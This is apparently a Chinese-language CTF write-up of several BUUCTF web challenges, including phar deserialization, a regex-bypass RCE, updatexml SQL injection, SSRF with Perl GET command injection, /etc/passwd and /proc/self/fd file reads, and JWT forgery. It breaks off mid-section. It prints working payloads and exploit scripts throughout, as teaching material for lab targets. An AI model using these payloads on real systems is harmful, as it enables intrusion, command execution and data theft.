
通过分析FileList类的析构方法可以知道，close方法执行后存在results变量里的结果会加入到table变量中被打印出来，也就是flag会被打印出来。

php一大部分的文件系统函数在通过phar://伪协议解析phar文件时，都会将meta-data进行反序列化

所以我们的目的就是构造以下payload让上述过程实现：

```php
<?php
class User {
    public $db;
}
class File {
    public $filename;
}
class FileList{
    private $files;
    private $results;
    private $funcs;
    public function __construct(){
        $file = new File();
        $file->filename = '/flag.txt';
        $this->files = array($file);
        $this->results = array();
        $this->funcs = array();
}
}
$a = new User();
$a->db = new FileList();
$phar = new Phar("phar.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("GIF98a"."<?php __HALT_COMPILER(); ?>"); //设置stub，还可以在这里添加GIF98a等文件头绕过文件头检测的上传检查
$phar->setMetadata($a); //将自定义的meta-data存入manifest，这里就是攻击的核心手段
$phar->addFromString("exp.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
```

运行上述代码（这里需要把安装的php环境中的php.ini文件里面设置phar.readonly = Off）生成一个.phar文件然后上传，再删除时抓包使用phar伪协议进行解析，在点击删除这个文件时，phar文件内容会被解析并反序列化，然后对象销毁时db变量的close方法被执行；而db变量没有close方法，这样就会触发call魔术方法，进而变成了执行File对象的close方法。



9.[FBCTF2019]RCEService

尝试了一下{“cmd”:“ls”}发现有RCE，但是这题有毒，得看源码，源码怎么来的我也不知道，其他wp说这是脸书CTF的题，当时是给了源码：

```
<?php
putenv('PATH=/home/rceservice/jail');
if (isset($_REQUEST['cmd'])) {
  $json = $_REQUEST['cmd'];
  if (!is_string($json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/', $json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } else {
    echo 'Attempting to run command:<br/>';
    $cmd = json_decode($json, true)['cmd'];
    if ($cmd !== NULL) {
      system($cmd);
    } else {
      echo 'Invalid input';
    }
    echo '<br/><br/>';
  }
}
```

这里主要就是绕过preg_match。
这题有2种办法，一种是利用%0a，另一种是回溯绕过100万的上限让函数返回false。
回溯的原理看这里PHP利用PCRE回溯次数限制绕过某些安全限制
exp:


```
import requests

url='http://db432f1c-dff4-4d88-bade-87dcd4cced74.node4.buuoj.cn:81/'
data={
    'cmd':'{"cmd":"/bin/cat /home/rceservice/flag","feng":"'+'a'*1000000+'"}'
}
r=requests.post(url=url,data=data).text
print(r)
```

另一种办法是多行绕过%0a：
类似于preg_match("/^.*flag.*/",cmd)这种的正则匹配，默认只匹配第一行
?cmd=%0acat flag即可绕过
其中%0a是回车换行符的url编码。
exp:
?cmd={“cmd”:"/bin/cat /home/rceservice/flag"%0a}%0a%0a
?cmd=%0a{“cmd”:"/bin/cat /home/rceservice/flag"%0a}

10.[RCTF2015]EasySQL

修改密码处有报错注入：

```
username=
test"^updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database()))),1)
#&password=1&email=1
```



查列名：

```
username=
test"||updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name='user'))),1)#&
password=1&email=1
```

XPATH syntax error: '~Host,User,Password,Select_priv,'

查字段名：

```
username=test"^updatexml(1,concat(0x3a,(select(group_concat(column_name))from(information_schema.columns)where(table_name%3d'users')%26%26(column_name)regexp('^r'))),1)#&password=1&email=1
```

oldpass:

newpass:

Submit

XPATH syntax error: ':real_flag_1s_here'

读flag:

```
username=test"^updatexml(1,concat(0x3a,(select(reverse(group_concat(real_flag_1s_here)))from(users)where(real_flag_1s_here)regexp('^f'))),1)#&password=1&email=1

username=test"^updatexml(1,concat(0x3a,(select(group_concat(real_flag_1s_here))from(users)where(real_flag_1s_here)regexp('^f'))),1)#&password=1&email=1
```

```
s = 'flag{42cd39b5-5bcd-4226-ba1a-3f6928c960d2}'
```

11.[HITCON 2017]SSRFme

```
<?php
  if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
     $http_x_headers = explode(',', $_SERVER['HTTP_X_FORWARDED_FOR']);
     $_SERVER['REMOTE_ADDR'] = $http_x_headers[0];
  }
  echo $_SERVER["REMOTE_ADDR"];
  $sandbox = "sandbox/" . md5("orange" . $_SERVER["REMOTE_ADDR"]);  //使用"orange"+ip地址计算摘要
  @mkdir($sandbox);     //根据摘要新建一个以摘要为文件夹名字的目录
  @chdir($sandbox);     //切换到当前目录
  $data = shell_exec("GET " . escapeshellarg($_GET["url"]));   //get读取
  $info = pathinfo($_GET["filename"]);
  $dir  = str_replace(".", "", basename($info["dirname"]));
  @mkdir($dir);
  @chdir($dir);
  @file_put_contents(basename($info["basename"]), $data);   //写入filename
  highlight_file(__FILE__);
```

这段代码接受GET参数url和filename，然后读取访问机器的ip地址加盐“orange”后md5，根据该md5创建一个目录并get url，把get url的结果写入filename。先计算摘要值得到：
2XXXXXXXXXXXXXXXXXXXXXXXXXX2
然后先访问下http://69a0e2dd-f767-4a2c-9bb1-5d10e9d036a7.node4.buuoj.cn:81/?url=/&filename=123让沙箱目录生成，再尝试访问下：
http://69a0e2dd-f767-4a2c-9bb1-5d10e9d036a7.node4.buuoj.cn/sandbox/2XXXXXXXXXXXXXXXXXX2/123：

Directory listing of /

- ./
- ../
- .dockerenv
- bin/

- boot/
- dev/
- etc/
- flag
- home/
- lib/
- lib64/
- media/
- mnt/
- opt/
- proc/
- readflag
- root/
- run/
- sbin/
- srv/
- start.sh
- sys/
- tmp/
- usr/
- var/

可以看到flag，要想办法读取它的内容。直接读取失败了，估计要执行/readflag才行。
这里有另一个知识点：
perl脚本GET open命令漏洞
GET是Lib for WWW in Perl中的命令 目的是模拟http的GET请求,GET函数底层就是调用了open处理
open存在命令执行，并且还支持file伪协议。
所以尝试使用file读取：http://69a0e2dd-f767-4a2c-9bb1-5d10e9d036a7.node4.buuoj.cn:81/?url=file:/etc/passwd&filename=123.txt

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```


成功，那直接读flag,失败了，估计是权限问题，还是得想办法执行readflag。
先访问url=&filename=bash -c /readflag| 先新建一个名为“bash -c /readflag|”的文件，用于之后的命令执行
然后访问url=file:bash -c /readflag|&filename=aaa 再利用GET执行bash -c /readflag保存到111文件
访问sandbox/md5/aaa（得到flag）

12.[Zer0pts2020]Can you guess it?

```php
<?php
include 'config.php'; // FLAG is defined in config.php
if (preg_match('/config\.php\/*$/i', $_SERVER['PHP_SELF'])) {
  exit("I don't know what you are thinking, but I won't let you read it :)");
}
if (isset($_GET['source'])) {
  highlight_file(basename($_SERVER['PHP_SELF']));
  exit();
}
$secret = bin2hex(random_bytes(64));
if (isset($_POST['guess'])) {
  $guess = (string) $_POST['guess'];
  if (hash_equals($secret, $guess)) {
    $message = 'Congratulations! The flag is: ' . FLAG;
  } else {
    $message = 'Wrong.';
  }
}
?>
```

审计：这题想要爆破guess等于secrect是不现实的，随机生成的64字节数据根本没法爆破，此外比较的时候也不是==而是使用的hash_equals。因此本题的预期是：正则过滤了/config.php/*$/i，我们只需要绕过它就可以直接读取config.php的内容。
这题的正则：匹配了以config.php/为结尾的$_SERVER[‘PHP_SELF’]。
可以用%0d之类的来污染绕过，这样仍然访问得到index.php:
http://172fc94e-c910-4d93-aab0-a4c3bb2716c7.node4.buuoj.cn:81/index.php/config.php%0d
basename函数有一个问题：它会去掉文件名开头的非ASCII值：
var_dump(basename(“xffconfig.php”)); // => config.php
var_dump(basename(“config.php/xff”)); // => config.php
爆破一下：


```php
//这段代码是为了寻找能够绕过正则的特殊字符。
<?php
function check($str){
    return preg_match('/config\.php\/*$/i', $str);
}
for ($i = 0; $i < 255; $i++){
    $s = '/index.php/config.php/'.chr($i);
    if(!check($s)){
        $t = basename('/index.php/config.php/'.chr($i));
        echo "${i}: ${t}\n";
    }
}
?>
```

随便挑一个出来，最终exp:
http://172fc94e-c910-4d93-aab0-a4c3bb2716c7.node4.buuoj.cn:81/index.php/config.php/%81?source
得到佛莱格。

13.[网鼎杯 2020 白虎组]PicDown

题目叫picDown。是一个任意文件下载，开始我看到那个url还以为是个SSRF。。。。试了半天看题解才知道是任意文件下载。
先http://193363d0-df0d-4d3d-a70a-31cdd155d843.node4.buuoj.cn:81/page?url=/etc/passwd下载试试：


改成txt之后可以看到内容。尝试读取flag：
http://193363d0-df0d-4d3d-a70a-31cdd155d843.node4.buuoj.cn:81/page?url=/flag
一把梭。这估计是非预期了。
预期解如下：
查看当前的cmd命令：
/proc/self/cmdline




看到是python2。
读取一下app.py看下：

```python
from flask import Flask, Response
from flask import render_template
from flask import request
import os
import urllib
app = Flask(__name__)
SECRET_FILE = "/tmp/secret.txt"
f = open(SECRET_FILE)
SECRET_KEY = f.read().strip()
os.remove(SECRET_FILE)
@app.route('/')
def index():
    return render_template('search.html')
@app.route('/page')
def page():
    url = request.args.get("url")
    try:
        if not url.lower().startswith("file"):
            res = urllib.urlopen(url)
            value = res.read()
            response = Response(value, mimetype='application/octet-stream')
            response.headers['Content-Disposition'] = 'attachment; filename=beautiful.jpg'
            return response
        else:
            value = "HACK ERROR!"
    except:
        value = "SOMETHING WRONG!"
    return render_template('search.html', res=value)
@app.route('/no_one_know_the_manager')
def manager():
    key = request.args.get("key")
    print(SECRET_KEY)
    if key == SECRET_KEY:
        shell = request.args.get("shell")
        os.system(shell)
        res = "ok"
    else:
        res = "Wrong Key!"
    return res
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)
```


可以看到开头有一个/tmp/secret.txt，直接读取不出意料的失败了。审计一下：
page这个路由就禁用了一个file协议，但是在url中输入file也没弹hack，这点有点奇怪。



接着看下一个路由no_one_know_the_manager：
这个路由需要传入的秘密值等于txt里的秘密值才行。然后看最开头的代码f = open(SECRET_FILE)
打开之后没有关闭。这里就有一个知识点了：linux里如果没有关闭文件会放在内存里，就算你remove掉了在/proc/[pid]/fd下还是会保存，而这里pid直接用self代替就行，因为linux提供了/proc/self/目录，这个目录比较独特，不同的进程访问该目录时获得的信息是不同的，内容等价于/proc/本进程pid/。进程可以通过访问/proc/self/目录来获取自己的系统信息，而不用每次都获取pid。
所以正解就是使用任意文件读取把内存里的文件读取到，从而拿到一个无回显的RCE，只要能够RCE就好办。
然后是第二个知识点：fd目录下保存的文件都是以数字存储的，直接bp爆破：
爆破到得到3：



重新访问得到t6uf7UPXZ9NfadMgZX2LY9DHiYO3yAU0KPC+D1qtLz0=，就是秘密值。
这里想要继续的时候失败了，报实例无法访问，推测是因为Buuctf的靶机无法直接访问外网，这也是为什么buuctf要把flag放在根目录下的原因吧。后续其实就简单了，无回显RCE就想办法通过python反弹shell就行了。



14.[HFCTF2020]EasyLogin

做了这么久BUU，终于遇到一题nodeJs了，现在NodeJS是越来越流行。。。。
这题试了试二次注入和万能密码无果，dirsearch扫描一下：
在/controllers/api.js下发现源码，审计一下：

```
const crypto = require('crypto');
```

```
const fs = require('fs')
const jwt = require('jsonwebtoken')
const APIError = require('../rest').APIError;
module.exports = {
    'POST /api/register': async (ctx, next) => {
        const {username, password} = ctx.request.body;
        if(!username || username === 'admin'){        //如果用户名为空或者admin抛出用户名错误
            throw new APIError('register error', 'wrong username');
        }
        if(global.secrets.length > 100000) {
            global.secrets = [];
        }
        const secret = crypto.randomBytes(18).toString('hex');      //生成一个随机的秘密值
        const secretid = global.secrets.length;
        global.secrets.push(secret)
        const token = jwt.sign({secretid, username, password}, secret, {algorithm: 'HS256'});  //根据秘密值、用户名、密码生成JWT Token
        ctx.rest({
            token: token
        });
        await next();
    },
    'POST /api/login': async (ctx, next) => {
        const {username, password} = ctx.request.body;
        if(!username || !password) {   //验证用户名密码不为空
            throw new APIError('login error', 'username or password is necessary');
        }
        const token = ctx.header.authorization || ctx.request.body.authorization || ctx.request.query.authorization;  //从请求中读取JWT Token
        const sid = JSON.parse(Buffer.from(token.split('.')[1], 'base64').toString()).secretid;
        console.log(sid)
        if(sid === undefined || sid === null || !(sid < global.secrets.length && sid >= 0)) {
            throw new APIError('login error', 'no such secret id');
        }
        const secret = global.secrets[sid];
        const user = jwt.verify(token, secret, {algorithm: 'HS256'});
        const status = username === user.username && password === user.password;
        if(status) {
            ctx.session.username = username;
        }
        ctx.rest({
            status
        });
        await next();
    },
    'GET /api/flag': async (ctx, next) => {
        if(ctx.session.username !== 'admin'){                  //先验证当前会话是不是admin，不是就终止并抛出异常
            throw new APIError('permission error', 'permission denied');
        }
        const flag = fs.readFileSync('/flag').toString();
        ctx.rest({
            flag
        });
        await next();
    },
    'GET /api/logout': async (ctx, next) => {
        ctx.session.username = null;
        ctx.rest({
            status: true
        })
        await next();
```

```
  }
};
```

有四条路由，基本逻辑都在注释里了，这里考点就是JWT Token的伪造。所以我们需要伪造admin的JWT Token:
关于JWT的基础知识看这里。
抓包看看,实际上这里cookie也给了提示，可以看到aok字样，node.js写的后端框架是koa，逻辑代码应该是controllers下的api.js，但咱没学过nodeJS，只能靠wp了：

```
GET /home HTTP/1.1
Host: f725785e-d937-44f6-97de-941488d23339.node4.buuoj.cn:81
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://f725785e-d937-44f6-97de-941488d23339.node4.buuoj.cn:81/login
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Cookie: UM_distinctid=17ba14c10ee8b1-0945f5cac56c5d-8383268-2a3000-17ba14c10ef9e6;
sses:aok=eyJ1c2VybmFtZSI6ImFkbWluMSIsIl9leHBpcmUiOjE2MzE4NzQ1MzUxMzgsIl9tYXhBZ2UiOjg2NDAwMDAwfQ==;
sses:aok.sig=k16f7xxAirO9DH1-EMEca1sclJo
```


再看看JWT校验的工作流程：


虽然这一实现可能会有所不同，但其主要流程如下：

1. 用户携带用户名和密码请求访问
2. 服务器校验用户凭据
3. 应用提供一个token给客户端
4. 客户端存储token，并且在随后的每一次请求中都带着它
5. 服务器校验token并返回数据

注意：

